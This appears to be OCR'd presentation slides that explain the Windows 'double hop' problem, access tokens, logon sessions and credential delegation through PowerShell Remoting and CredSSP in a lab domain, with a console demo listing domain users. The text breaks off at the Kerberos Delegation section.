
The Idea



Working with Sql01 - \\sql01.capsule.corp\ShareSupport\

Browse... Upload

File Name		
crummie5.club	Download	Delete
Get-InjectedThread.ps1	Download	Delete
Get-LogonSession.ps1	Download	Delete




Vegeta

Web01.capsule.corp

sql01.capsule.corp

Suddenly, when we access the application as Vegeta…

Denied?!



http://sharebrowser.capsule.corp/
Search...
Access to the path '\\sql01....

Server Error in '/' Application.

Access to the path '\\sql01.capsule.corp\ShareSupport' is denied.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.


Exception Details: System.UnauthorizedAccessException: Access to the path '\\sql01.capsule.corp\ShareSupport' is denied.

ASP.NET is not authorized to access the requested resource. Consider granting access rights to the resource to the ASP.NET request identity. ASP.NET has a base proc identity (typically {MACHINE}\ASPNET on IIS 5 or Network Service on IIS 6) that is used if the application is not impersonating. If the application is impersonating via <ide impersonate="true"/>, the identity will be the anonymous user (typically IUSR_MACHINENAME) or the authenticated request user.

To grant ASP.NET access to a file, right-click the file in File Explorer, choose "Properties" and select the Security tab. Click "Add" to add the appropriate user or group. Highlight the ASP.NET account, and check the boxes for the desired access.

Source Error:

```
Line 13:         if (!IsPostBack)
Line 14:         {
```



Object name: C:\ShareSupport

Group or user names:

- SYSTEM
- Vegeta ServerAdmin (Vegeta_sa@capsule.corp)
- Administrators (SQL01\Administrators)

To change permissions, click Edit.

Permissions for Vegeta ServerAdmin	Allow	Deny
Full control	✓	
Modify	✓	
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write	✓	

For special permissions or advanced settings, click Advanced.

Back to the Basics

Interactive authentication

- User sends credentials and are (usually) stored in lsass.exe for SSO purposes
- New user logon session(s) and access token(s) on the target system
- Process/thread → Access Token → Logon Session → Credentials

Network Authentication

- User proves has correct credentials but they are not (usually) stored in lsass.exe
- New logon session(s) and access token(s) on the target system
- Process/thread → Access Token → Logon Session → No Credentials

Refer to “Understanding Windows Lateral Movements” - https://attl4s.github.io/

Back to the Basics (cont.)


Access Tokens

- Represent the local security context of a user
- Windows bases its access control decisions around the information given by your Access Token (your SID, your group memberships, your integrity, privileges…)

Credentials (tied to logon sessions)

- Represent the "network security context" of a user
- Accessing a remote resource requires credentials (NTLM, Tickets…)
- Windows SSO authentications require your credentials cached in lsass.exe


Refer to "Understanding Windows Lateral Movements" - https://attl4s.github.io/



TOKEN
User SID
Logon Session ID
Integrity
Groups
…

Refer to "Understanding Windows Lateral Movements" - https://attl4s.github.io/

What Happened



Web01 cannot act on behalf of Vegeta to access Sql01!

Secret Key
Process/Thread
Vegeta
Access Token

Double Hop

- The issue seen in the previous slide is usually called “Double Hop”

- The service does not have credential material to act on behalf of Vegeta in the network

- How can we provide the service with credentials…?

Credential Delegation


Credential Delegation

- To address Double Hop, a service needs a way to impersonate clients not only locally, but in the network


- Access Tokens are for local purposes, for network authentications we need credentials

- Credential Delegation is the act of sending some kind of credential material to the service, so that the service can use it to impersonate clients in the network

Example



The Client delegates Credential Material to the service!



Credential Delegation (cont.)


- Although we are going to study Kerberos Delegation – which is a credential delegation feature – there are alternative approaches
- Different services have different offerings
- A good example is PowerShell Remoting (PS Remoting)

Let’s see what PS Remoting offers to solve the Double Hop!

PS Remoting – Solving Double Hop

Configuration	Note
CredSSP	Server is configured to support CredSSP Client trusts server and passes full credentials without any constraint
Just Enough Administration (JEA)	Server is configured with credentials Client connects and works with those credentials
PSSessionConfiguration using RunAs	Server is configured with credentials Client connects and works with those credentials
PS Remoting cmdlets with “-Credential” flag	Server does not need any configuration Client connects and specifies credentials on the spot when needed
Kerberos Delegation	Depending on the type, we will see them in next slides!

https://docs.microsoft.com/en-us/powershell/scripting/learn/remoting/ps-remoting-second-hop?view=powershell-7.1



```
PS C:\> Enter-PSSession -ComputerName ws02
[ws02]: PS C:\Users\Administrator\Documents>
[ws02]: PS C:\Users\Administrator\Documents>
[ws02]: PS C:\Users\Administrator\Documents> net users /domain
The request will be processed at a domain controller for domain capsule.corp.

net : System error 5 has occurred.
    + CategoryInfo          : NotSpecified: (System error 5 has occurred.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError


Access is denied.
[ws02]: PS C:\Users\Administrator\Documents>
[ws02]: PS C:\Users\Administrator\Documents> exit
PS C:\>
PS C:\>
PS C:\> Enter-PSSession -ComputerName ws02 -Authentication Credssp -Credential cap\administrator
[ws02]: PS C:\Users\Administrator\Documents>
[ws02]: PS C:\Users\Administrator\Documents>
[ws02]: PS C:\Users\Administrator\Documents> net users /domain
The request will be processed at a domain controller for domain capsule.corp.


User accounts for \\dc01.capsule.corp

-------------------------------------------------------------------------------
accountSvc               Adam.Wally               Administrator
backupSvc                bulma                    bulma_da
Elijah.Blakley           Fannie.Eames             fileSvc
Guest                    Herminia.Oliva           Ivan.Davie
krbtgt                   Krillin                  mailSvc
Marcy.Hyatt              Merideth.Bolanos         Mutenroshi
Mutenroshi_wa            Nguyet.Catlett           Phyllis.Biondo
Renita.Lintz             sharebrowserSvc          sqlSvc
updateSvc                Vegeta                   Vegeta_sa
yamcha
The command completed successfully.
```

Solving Double Hop with CredSSP

At the end of the day, the goal of Credential Delegation is to provide a service with credentials, in one way or another

Kerberos Delegation

